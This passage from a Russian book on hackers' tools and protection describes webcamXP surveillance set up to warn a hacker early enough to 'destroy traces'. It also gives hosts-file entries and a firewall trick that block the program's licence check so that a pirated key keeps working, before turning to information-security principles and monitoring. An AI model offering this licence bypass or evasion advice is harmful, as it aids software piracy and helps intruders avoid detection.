


Рис. 11.2

Понятно, что, не зная имени и пароля, никто посторонний не сможет увидеть изображение. Необходимо пройти авторизацию (рис. 11.4).

Просматривать изображение можно в двух режимах: либо по одному, выбрав соответствующий источник в меню (рис. 11.5), либо сразу все источники в режиме Multi view (рис. 11.6).




Рис. 11.3




Рис. 11.4




Рис. 11.5




Рис. 11.6

Для веб-интерфейса есть также режим Gallery, где можно получать и записывать в архив через заданные в настройках интервалы скриншоты изображений со всех камер (рис. 11.7).




Рис. 11.7

Качество изображения (влияет на трафик через Интернет) можно менять в настройках вещания (рис. 11.8).

Настройка подключения IP-камеры в программе осуществляется, например, так, как показано на рис. 11.9 (в нашем случае камера имеет адрес 192.168.0.20, поток изображения идет в файл video1.mjpg, для подключения к самой камере также требуется авторизация).

На IP-камере, соответственно, выставлены те же параметры (рис. 11.10).




Рис. 11.8




Рис. 11.9




Рис. 11.10

Ну, а теперь самое интересное! Программа позволяет хакеру настроить ее так, чтобы если есть какое-то движение, в определенной им по маске зоне (например, открылась дверь) совершается заданное действие. Маска для зоны действия может задаваться любая. Также можно регулировать чувствительность системы (в зависимости от площади и времени изменения изображения) — рис. 11.11.

В частности, в этом режиме можно настроить послышку сообщения на почту, запустить приложение, издать сигнал, отправить SMS или выполнить еще ряд операций.

В программе есть даже детектор звука (рис. 11.12).




Рис. 11.11

Таким образом, имея такую настроенную на появление опасности систему, при любой опасности хакер будет информирован, что позволит ему выиграть время для уничтожения следов. Причем наблюдать за всем он может с планшета или обычного смартфона (рис. 11.13).

Если хакер введет ключ программы Webcam, разысканной им в Интернете, программа сработает. Но при повторном запуске она откажется работать, т. к. посредством того же Интернета произведет проверку легитимности указанных ключей, сделав соответствующий запрос на сервер производителя.

Нам с вами, изучающим поступки хакера в вопросах формирования программного инструмента, будет небезынтересно узнать, что хакер в таких случаях может поступить двумя способами:

1. Запретит все исходящие соединения со своего компьютера от указанной программы персональным файрволом (файрволом стороннего производителя типа OutPost, PC Tools Firewall Plus, PrivateFirewall, или встроенным в операционную систему).




Рис. 11.12




Рис. 11.13

2. В файле `host` (в Windows 7 он находится в папке `\Windows\system32\drivers\etc\`, а в UNIX-системах в `\etc`) внесет примерно следующие изменения:

```
127.0.0.1    webcamxp.com
127.0.0.1    http.webcamxp.com
```

При наличии таких записей все обращения по адресу **webcamxp.com** или **http.webcamxp.com** будут перенаправляться на локальный компьютер, т. е. 127.0.0.1 — это адрес собственного компьютера. Если программа обращается по другому адресу, то его также можно нейтрализовать.

К слову, некоторые вирусы изменяют этот файл с целью перенаправить пользователя на вредоносный сайт.

Отметим также, что если файл `host` в операционной системе Windows 7 разыскивается не под учетной записью с правами администратора, и если не включен режим "отображение скрытых и системных файлов", то вы рискуете его и не увидеть...

В заключение этой темы могу вас порадовать: как бы хакер ни старался, с программой Webcam у него не будет все так уж гладко (мелочь, но приятно). Дело в том, что драйверы IP-камеры конфликтуют с такой популярной программой, как Skype. Конфликт проявляется так, что происходит "зависание" Skype при переключении раскладки клавиатуры на русский язык, если требуется, например, "початиться". Проблема появилась несколько лет назад после одного из обновлений Skype. Но, так как дело в локализации и конфликт частного характера, похоже, что ее так никто и не собирается решать.

ГЛАВА 12



Защита

12.1. Общие вопросы.

Стратегические и тактические цели

Мы подошли, пожалуй, к самой важной части нашей книги. Все предыдущие главы были написаны вовсе не для того, чтобы сделать из вас хакера. В них преследовалась цель подготовить читателя к восприятию вопросов о противодействии хакеру. Тема защиты информации (или по-другому — информационной безопасности) будет рассмотрена нами в такой последовательности:

- ☐ общие вопросы, стратегические цели и тактические задачи;
- ☐ мониторинг и анализ защищенности компьютера;
- ☐ защита от вредоносного кода, контроль целостности программного обеспечения;
- ☐ применение файрволов;
- ☐ предоставление минимума полномочий, ограниченная программная среда;
- ☐ некоторые рекомендации по защите домашних роутеров;
- ☐ простые примеры VPN;
- ☐ как бизнесмену защитить свои деньги при дистанционном банковском обслуживании;
- ☐ если антивирус молчит, а подозрение на вирус есть.

Что же такое информационная безопасность? Классическое определение: *"это процесс обеспечения конфиденциальности, целостности и доступности информации"*.

Если говорить своими словами, то:

- ☐ конфиденциальность — это обеспечение доступа к информации только тем, кому это разрешено;
- ☐ целостность означает, что информация всегда должна быть достоверной, а не искажена злоумышленниками;
- ☐ доступность вовсе не означает, что информацию можно предоставить любому (такая информация называется "открытой"), но это значит, что нужно обеспечить к ней доступ авторизованных пользователей тогда, когда эта информация требуется указанным пользователям.

Стратегической задачей в обеспечении безопасности может быть цель в достижении требуемого уровня безопасности на вашем предприятии или на домашнем компьютере (в зависимости от того, о каком объекте защиты идет речь). Проблема только в классификации этих уровней и цене вопроса. Классическая фраза "стоимость защиты не должна превышать стоимости самой информации" широко известна, но трудно реализуема. Хотя бы по двум причинам: во-первых, зачастую невозможно просчитать такие виды ущерба, как "репутационные", а во-вторых, если с информацией работают люди, то нужны, как правило, дорогие организационные и технологические меры, чтобы им было тяжело продать известную им информацию.

Возможна следующая, самая общая, примерная классификация уровней обеспечения информационной безопасности:

- ☐ никакая безопасность не обеспечивается (полное отсутствие каких-либо мер по обеспечению безопасности);
- ☐ начальный уровень (когда производится эпизодическое, хаотическое, нерегулярное воздействие на процессы, которые так или иначе могут обеспечивать информационную безопасность);
- ☐ выше начального уровня (когда вопросами обеспечения безопасности занимаются, но вся ответственность возложена на исполнителей, нет соответствующего обучения, не применяются тренировки по стандартным процедурам, нет осознания необходимости обеспечения должного уровня безопасности среди персонала);
- ☐ средний уровень (лишен практически всех недостатков предыдущего уровня, но все же применяются не самые современные методы подходов);
- ☐ хороший уровень (имеется хорошая управляемость всеми процессами, направленными на обеспечение информационной безопасности, все эти процедуры находятся в стадии непрерывного совершенствования, применяются современные методы подходов в обеспечении информационной безопасности);
- ☐ высокий уровень (недостатков нет).

Конечно, последний уровень вряд ли достигим. Стратегической целью может быть поддержание информационной безопасности на уровне не ниже предпоследнего, в соответствии с представленной классификацией, т. е. необходимо обеспечивать "хороший уровень". Сложность еще и в том, что достигнутый уровень надо поддерживать, и это должен быть отдельный постоянный (или хотя бы регулярный) вид деятельности. Завтра будут известны новые "дыры" в безопасности Java, Windows, PDF и т. д., кто-то залезет в Интернет на фишинговый сайт или поставит "безобидное", но очень полезное расширение для браузеров Chrom или Opera, или просто разрешит Internet Explorer "хранить" свои пароли на доступ к сайтам.

Для того чтобы поддерживать требуемый уровень информационной безопасности на должном уровне, нужно обеспечить непрерывный цикл (рис. 12.1):

→ Реализация требований информационной безопасности → Контроль выполнения требований (контроль состояния) информационной безопасности → Совершенствование информационной безопасности → Планирование информационной безопасности → вновь Реализация..., далее по циклу (иначе колесо скатится вниз).




Рис. 12.1

Тактика организации защиты информации при достижении стратегических целей зависит от приоритетов, что вам более важно: конфиденциальность, целостность или доступность?! Важно, какой из трех признаков вы поставите на первое место, какой — на второе, а какой — на третье?

Какие тактические задачи для достижения стратегических целей могут быть при этом поставлены?

1. Разработка и определение политик информационной безопасности. Классификация ресурсов и возможных угроз. Доведение этих документов до каждого сотрудника. Исполнение требований, указанных в этих документах, каждым работником.
2. Применение различных мер:
 - на организационном уровне (обеспечение охраны объектов, определение и назначение ответственных на конкретных участках работы, обучение персонала с целью повышения его профессионального уровня и повышения осознания необходимости обеспечения информационной безопасности, применение юридических норм, обеспечение персонала понятными регламентами работы, другие меры);
 - на технологическом и техническом уровнях: резервное копирование важной информации, парольная защита; защита портов и устройств ввода-вывода информации, применение различных средств — для защиты от воздействия вредоносного кода, для контроля целостности программного обеспечения, для защиты от несанкционированного доступа; регистрация значимых событий в системах, использование средств мониторинга и проведения анализа защищенности систем; криптографические меры защиты; определение привилегий пользователям в системе с соблюдением принципа "минимума полномочий"; организация ограниченной программной среды на рабочих местах, применение лицензионного программного обеспечения, учет программного обеспечения; разделение сегментов сети по видам обрабатываемой информации, использование файрволов.

Конечно же, это далеко неполные меры по обеспечению безопасности. И, кроме того, они все же ближе к предприятию, чем к домашнему использованию компьютера. Но принципы подхода аналогичны. Еще в начале книги мы договорились, что будем меньше теоретизировать, поэтому сразу перейдем к рассмотрению мер защиты, которые более применимы к бытовому назначению. И поскольку общая концепция книги заключается в анализе методов формирования инструментария хакера, то и при рассмотрении средств защиты мы также уделим внимание только инструментарию. Это, если можно выразиться, — некий "антикейс хакера". Наш ответ Чемберлену!

12.2. Мониторинг и анализ защищенности компьютера

Общеизвестно, что можно непрерывно сидеть и наблюдать за каким-то действием. Например, как горит огонь или как кто-то работает... Назовем ли мы это мониторингом? Вряд ли! Все же где-то подспудно мы понимаем, что мониторинг должен в большей степени осуществляться автоматически. При наступлении же критического события — необходимо подать сигнал тревоги. Если же мы периодически выполняем какой-либо контроль, то такое действие ближе к проведению анализа защищенности конкретной системы.

Средств и для мониторинга, и для анализа защищенности, конечно же, не мало. Важно знать, что для мониторинга они могут быть активного вида, т. е. оперативно реагировать на полученные события. Такую реакцию можно настроить самостоятельно, если автоматизировать процесс с использованием таких доступных и бесплатных вещей, как JScript, VBScript, Powershell и LogParser, т. е. встроенных в Windows средств автоматизации, и бесплатной утилиты от Microsoft, позволяющей использовать язык запросов SQL, для доступа к журналам Windows. Конечно, требуются определенные навыки в программировании, экспертные знания о защитных механизмах Windows, порождающих такие события, или использование уже существующих систем.

